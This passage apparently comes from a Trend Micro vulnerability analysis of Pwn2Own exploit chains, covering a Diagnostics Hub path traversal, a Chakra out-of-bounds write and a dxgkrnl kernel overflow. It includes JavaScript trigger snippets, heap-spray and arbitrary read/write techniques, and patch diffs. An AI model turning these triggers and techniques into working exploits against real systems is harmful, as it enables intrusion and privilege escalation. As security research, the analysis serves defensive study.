## CVE-2016-3231 – Microsoft Windows Standard Collector Diagnostics Hub Directory Traversal

The Diagnostics Hub Standard Collector is a SYSTEM-level COM service that can be communicated with, even from inside Microsoft Edge's sandbox.

The COM interface exposes the AddAgent function that takes two arguments—a DLL path and a GUID. The function does not check the DLL path properly. Therefore, an attacker can traverse the DLL path.

Later, the DLL gets loaded via LoadLibraryExW:




Figure 5: AddAgent Function

## CVE-2016-3231 Patch

The bug was fixed by introducing a GetFullPathName call that extracts the filename from the path passed. This filename gets passed on to LoadLibraryEx. In code diff below, the primary side is the patched code and the secondary is the original code.



Figure 6: AddAgent code diff

```

000000018000C2B0 ?AddAgent@EtwCollectionSession@StandardCollector@DiagnosticsHub@Microsoft@@@UEAAJPEAGAEBU_GUID@@@Z
000000018000C305 mov     b8 ss:[rsp+var_260], 0
000000018000C30E mov     b8 ss:[rsp+var_268], b8 r13
000000018000C313 mov     b2 ss:[rsp+lpLibFileName], b2 r13w
000000018000C319 lea     b8 r9, b8 ss:[rsp+FilePart] // lpFilePart
000000018000C31E lea     b8 r8, b8 ss:[rsp+Buffer] // lpBuffer
000000018000C323 mov     edx, 0x104 // nBufferLength
000000018000C328 mov     b8 rcx, b8 rbx // lpFileName
000000018000C32B call    b8 cs:[__imp_GetFullPathNameW] // __imp_GetFullPathNameW
000000018000C331 test     eax, eax
000000018000C333 jz      b8 0x18000C349

```

Figure 7: GetFullPathName call in AddAgent

# Microsoft Edge Vulnerability to Kernel Execution by Tencent Security Team Sniper

Team Sniper's chain was composed of an out-of-bounds access vulnerability exploited in Microsoft Edge, chained with a kernel exploit that achieved local privilege escalation.

## CVE-2016-0193 – Microsoft Edge JavaScript Fill Out-Of-Bounds Access

From Chakra:

```
Var JavascriptArray::EntryFill(RecyclableObject* function, CallInfo callInfo,
... )
{
    ....
    // In ES6-mode, we always load the length property from the
    object instead of using the internal slot.
    // Even for arrays, this is now observable via proxies.
    // If source object is not an array, we fall back to this
    behavior anyway.
    Var lenValue = JavascriptOperators::OP_GetLength(obj,
scriptContext);
    length = JavascriptConversion::ToLength(lenValue, scriptContext);
}

return JavascriptArray::FillHelper(pArr, nullptr, obj, length, args,
scriptContext);
}
```

The length is fetched from the length property, which can be overwritten in certain cases.

Consider the following JavaScript code:

```
var ua = new Uint32Array(0x10);
ua.__proto__ = new Array(0xffffffff); //ua.length is now set to 0xffffffff
ua.fill(0x41, 0x41414141, 0x41414141 + 1);
```

When the execution reaches FillHelper:

```
Var JavascriptArray::FillHelper(JavascriptArray* pArr, Js::TypedArrayBase*
typedArrayBase, RecyclableObject* obj, int64 length, Arguments& args,
ScriptContext* scriptContext)
{
    ...
    int64 end = min<int64>(finalVal, MaxArrayLength);
    uint32 u32k = static_cast<uint32>(k);
    while (u32k < end)
    {
        if (typedArrayBase)
        {
            typedArrayBase->DirectSetItem(u32k, fillValue, false); //
00B Write
        }
        else if (pArr)
        {
            pArr->SetItem(u32k, fillValue,
PropertyOperation_ThrowIfNotExtensible);
        }
        else
        {
            JavascriptOperators::OP_SetElementI_UInt32(obj, u32k,
fillValue, scriptContext, Js::PropertyOperation_ThrowIfNotExtensible);
        }

        u32k++;
    }
}
```

Since `skipSetElement` is set to `false`, `BaseTypedDirectSetItem` will not complain or bail out, and thus will write OOB:

```
__inline BOOL BaseTypedDirectSetItem(__in uint32 index, __in Js::Var value,
__in bool skipSetElement, TypeName (*convFunc)(Var value, ScriptContext*
scriptContext))
{
    // This call can potentially invoke user code, and may end up detaching
    the underlying array (this).
    // Therefore it was brought out and above the IsDetached check
    TypeName typedValue = convFunc(value, GetScriptContext());

    if (this->IsDetachedBuffer()) // 9.4.5.9 IntegerIndexedElementSet
    {
        JavascriptError::ThrowTypeError(GetScriptContext(),
JSERR_DetachedTypedArray);
    }

    if (skipSetElement)
    {
        return FALSE;
    }

    AssertMsg(index < GetLength(), "Trying to set out of bound index for
typed array.");
    Assert((index + 1)* sizeof(TypeName) + GetByteOffset() <=
GetArrayBuffer()->GetByteLength());
    TypeName* typedBuffer = (TypeName*)buffer;

    typedBuffer[index] = typedValue;

    return TRUE;
}
```

## Exploitation of CVE-2016-0193

The exploitation technique used was mainly composed of corrupting the length of a `JavaScriptNativeIntArray` to achieve arbitrary read and write.

Two heap sprays were used during the exploitation process.

The first heap spray was composed of 0x10001 `Uint32Arrays` with length of 0x10. The reason for the spray is to stabilize the heap and make the distance between the process heap and the Chakra heap more deterministic.

The second heap spray was composed of 0x2000 JavaScriptNativeIntArray's of length 0x40. These arrays were filled with magic values (0x41434547), followed by 0x100 normal arrays.

The bug was triggered again as follows:

```
target.__proto__ = new Array(0x400000/4);
gap1 = 0x180000 / 4;
target.fill(0x31313131, gap1, gap1+1);
```

After triggering the vulnerability, the 0x2000 JavaScriptNativeIntArray was scanned for the value 0x31313131 in order to find the exact index of the JavaScriptNativeIntArray object that was written into.

Once the index of the target object was found, the bug was triggered against the object to overwrite the length with 0x7FFFFFFC.

We now have access to a JavaScriptNativeIntArray object with length 0x7FFFFFFC. Arbitrary read/write was achieved against a large chunk of the Chakra heap.

In order to bypass CFG, a setjmp was used to obtain the stack address and overwrite the return address.

## CVE-2016-0193 Patch

This was fixed by adding a length check inside BaseTypeDirectSetItem and removing the skipSetElement argument:

```
__inline BOOL BaseTypeDirectSetItem(__in uint32 index, __in Js::Var value,
TypeName (*convFunc)(Var value, ScriptContext* scriptContext))
{
    ....

    if (index >= GetLength())
    {
        return FALSE;
    }

    ...
}
```

The DirectSetItem function prototype is also changed to the following:

```
virtual BOOL DirectSetItem(__in uint32 index, __in Js::Var value) = 0;  
virtual BOOL DirectSetItemNoSet(__in uint32 index, __in Js::Var value) = 0;
```

It is called from FillHelper like this:

```
typedArrayBase->DirectSetItem(u32k, fillValue);
```

## CVE-2016-0176 – Microsoft Windows dxgkrnl Kernel Driver Buffer Overflow

The dxgkrnl.sys kernel driver has a structure called “\_D3DKMT\_PRESENTHISTORYTOKEN”:

```
typedef struct _D3DKMT_PRESENTHISTORYTOKEN  
{  
    D3DKMT_PRESENT_MODEL Model;  
    // The size of the present history token in bytes including Model.  
    // Should be set to zero by when submitting a token.  
    // It will be initialized when reading present history and can be used to  
    // go to the next token in the present history buffer.  
    UINT TokenSize;  
  
    #if (DXGKDDI_INTERFACE_VERSION >= DXGKDDI_INTERFACE_VERSION_WIN8)  
        // The binding id as specified by the Composition Surface  
        UINT64 CompositionBindingId;  
    #endif  
  
    union  
    {  
        D3DKMT_FLIPMODEL_PRESENTHISTORYTOKEN Flip;  
        D3DKMT_BLTMODEL_PRESENTHISTORYTOKEN Blt;  
        D3DKMT_VISTABLTMODEL_PRESENTHISTORYTOKEN VistaBlt;  
        D3DKMT_GDIMODEL_PRESENTHISTORYTOKEN Gdi;  
        D3DKMT_FENCE_PRESENTHISTORYTOKEN Fence;
```

```

        D3DKMT_GDIMODEL_SYSMEM_PRESENTHISTORYTOKEN    GdiSysMem;
        D3DKMT_COMPOSITION_PRESENTHISTORYTOKEN        Composition;
    }
    Token;
} D3DKMT_PRESENTHISTORYTOKEN;

```

The Token and TokenSize members vary according to the Model member. There is a model called “Flip model,” and its corresponding token structure is D3DKMT\_FLIPMODEL\_PRESENTHISTORYTOKEN:

```

typedef struct _D3DKMT_FLIPMODEL_PRESENTHISTORYTOKEN
{
    UINT64                FenceValue;
    ULONG64                hLogicalSurface;
    UINT_PTR               dxgContext;
    D3DDDI_VIDEO_PRESENT_SOURCE_ID VidPnSourceId;
    UINT                   SwapChainIndex;
    UINT64                 PresentLimitSemaphoreId;
    D3DDDI_FLIPINTERVAL_TYPE FlipInterval;
    D3DKMT_FLIPMODEL_PRESENTHISTORYTOKENFLAGS Flags;
#ifdef DXGKDDI_INTERFACE_VERSION >= DXGKDDI_INTERFACE_VERSION_WIN8
    LONG64                 hCompSurf;
    LUID                   compSurfLuid;
    UINT64                 confirmationCookie;
    UINT64                 CompositionSyncKey;
    UINT                   RemainingTokens;
    RECT                   ScrollRect;
    POINT                  ScrollOffset;
    UINT                   PresentCount;
    FLOAT                  RevealColor[4];
    D3DDDI_ROTATION        Rotation;
    D3DKMT_SCATTERBLTS     ScatterBlts;
    D3DKMT_HANDLE          hSyncObject;
    RECT                   SourceRect;
    UINT                   DestWidth;
    UINT                   DestHeight;
    RECT                   TargetRect;
    // DXGI_MATRIX_3X2_F: _11 _12 _21 _22 _31 _32
    FLOAT                  Transform[6];
    UINT                   CustomDuration;
#endif
}

```

```

    FLOAT                Transform[6];
    UINT                 CustomDuration;
    D3DDDI_FLIPINTERVAL_TYPE CustomDurationFlipInterval;
    UINT                 PlaneIndex;
#endif
#if (DXGKDDI_INTERFACE_VERSION >= DXGKDDI_INTERFACE_VERSION_WDDM2_0)
    D3DDDI_COLOR_SPACE_TYPE ColorSpace;
#endif
    D3DKMT_DIRTYREGIONS DirtyRegions;
} D3DKMT_FLIPMODEL_PRESENTHISTORYTOKEN;

```

This structure contains a structure, called “D3DKMT\_DIRTYREGIONS”:

```

typedef struct _D3DKMT_DIRTYREGIONS
{
    UINT    NumRects;
    RECT    Rects[D3DKMT_MAX_PRESENT_HISTORY_RECTS];
} D3DKMT_DIRTYREGIONS;

```

This structure contains a fixed-length array of RECT structures, as well as the NumRects member that indicates how many active RECTs are stored in this structure.

The D3DKMT\_MAX\_PRESENT\_HISTORY\_RECTS implicitly sets the upper limit for NumRects.

The driver checks whether NumRects is greater than D3DKMT\_MAX\_PRESENT\_HISTORY\_RECTS in the following code:

```

PAGE:00000001C0098BEA      cmp     dword ptr [r15+334h], 10h ; jumtable 00000001C0098B8B case 1
PAGE:00000001C0098BF2      jbe     short loc_1C0098C0B
PAGE:00000001C0098BF4      call    cs:__imp_WdLogNewEntry5_WdAssertion
PAGE:00000001C0098BFA      mov     rcx, rax
PAGE:00000001C0098BFD      mov     qword ptr [rax+18h], 38h
PAGE:00000001C0098C05      call    cs:__imp_WdLogEvent5_WdAssertion
PAGE:00000001C0098C0B      loc_1C0098C0B:
PAGE:00000001C0098C0B      mov     eax, [r15+334h] ; CODE XREF: DXGCONTEXT::SubmitPresentHistoryToken
PAGE:00000001C0098C12      shl     eax, 4
PAGE:00000001C0098C15      add     eax, 338h
PAGE:00000001C0098C1A      jmp     short loc_1C0098C7D
PAGE:00000001C0098C1C

```

Figure 8: NumRects check and assert

Nevertheless, execution continues after logging the violation. The code will eventually reach loc\_1C0098C7D regardless of the value specified for NumRects:

|                       |      |                 |        |
|-----------------------|------|-----------------|--------|
| PAGE:00000001C0098C7D | lea  | r8d, [rax+7]    |        |
| PAGE:00000001C0098C81 | mov  | rdx, r15        | ; Src  |
| PAGE:00000001C0098C84 | mov  | eax, 0FFFFFFF8h |        |
| PAGE:00000001C0098C89 | mov  | rcx, rsi        | ; Dst  |
| PAGE:00000001C0098C8C | and  | r8, rax         | ; Size |
| PAGE:00000001C0098C8F | call | memmove         |        |

Figure 9: memmove call

The loc\_1C0098C7D code block calls memmove, which will copy from user-mode dirty RECTs data to a kernel-mode buffer, at length of NumRects \* sizeof(RECT), leading to a buffer overflow.

## Exploitation of CVE-2016-0176

The kernel-mode buffer where the overflow occurs is a paged pool allocation of size 0x2290 with the tag “Dxgk.” The dxgkrnl driver manages this buffer. The buffer is divided into eight buffers of size 0x450 bytes that hold a kernel-mode present history token information record (D3DKMT\_PRESENTHISTORYTOKEN structure).

The dxgkrnl.sys allocates more 0x2290-byte-sized pool allocations, and manages the vacant 0x450 records as lookaside lists.

These records are linked together as singly linked lists. Each record maintains a simple header in its head, storing the next vacant record address. The singly linked list lacks security checks, and the subsequent record header can be overwritten without consequence.

The vulnerability is triggered to overwrite a subsequent history token record. When the record is read, the address that was specified (during the overwrite) will actually be read.

A spray of BITMAP objects in the kernel memory pool was also used. The address of these BITMAP objects can be determined using the GDI handle table, which can be accessed with user32!gSharedInfo.

Using that, specific data can be written to the determined address. The specific BITMAP object that was written into can be found by traversing the sprayed BITMAP objects. Once the object is found, kernel-mode read and write is achieved using SetBitmapBits and GetBitmapBits application programming interfaces (APIs).

Since kernel-mode read and write was achieved, the system process and the current process's EPROCESS structures can be obtained by traversing the PspCidTable.

## CVE-2016-0176 Patch

Microsoft patched this bug by adding a size check before the memmove:




Figure 10: Kernel code diff

```
GE:00000001C00A5CDC  
GE:00000001C00A5CDC  
GE:00000001C00A5CDF  
GE:00000001C00A5CE2  
GE:00000001C00A5CE5  
GE:00000001C00A5CEA  
GE:00000001C00A5CF0  
GE:00000001C00A5CF3  
GE:00000001C00A5CF6  
  
lea    ebx, [rax+7]           ; DXGCONTEXT::SubmitPresentHistoryToken  
and     ebx, 0FFFFFFF8h  
lea     eax, [rbx-1]  
cmp     eax, 437h  
ja      loc_1C00A5C19  
mov     r8d, ebx              ; Size  
mov     rcx, r14              ; Dst  
call    memmove
```

Figure 11: Added size check

# Conclusion

Although all of the aforementioned exploit chains exhibited remote code execution and privilege escalation in different ways, a majority of the cases exhibited similar methodology to attain read and write exploit primitives in order to create program behavioral changes. Application sandboxing is a step in the right direction, but the kernel attack surface remains expansive and exposed.

Each of the winning entries was able to avoid the sandboxing mitigations by leveraging vulnerabilities in the underlying OSs. Adding new mitigations to isolate access to the kernel APIs from sandboxed processes adds more hurdles in the quest to pop shell with the greatest privilege possible.

## References

1. Steven J. Vaughan-Nichols. (23 March 2015). *ZDNet*. "Pwn2Own 2015: The Year Every Web Browser Went Down." Last accessed on 29 July 2016, <http://www.zdnet.com/article/pwn2own-2015-the-year-every-browser-went-down/>.
2. flankerhq. (17 June 2016). *GitHub Inc.* "Shooting the OS X El Capitan Kernel Like a Sniper." Last accessed on 29 July 2016, <https://speakerdeck.com/flankerhq/shooting-the-osx-el-capitan-kernel-like-a-sniper>.



#### TREND MICRO™

Trend Micro Incorporated, a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years experience, we deliver topranked client, server, and cloud-based security that fits our customers' and partners' needs; stops new threats faster; and protects data in physical, virtualized, and cloud environments. Powered by the Trend Micro™ Smart Protection Network™ infrastructure, our industry-leading cloud-computing security technology, products and services stop threats where they emerge, on the Internet, and are supported by 1,000+ threat intelligence experts around the globe. For additional information, visit [www.trendmicro.com](http://www.trendmicro.com).

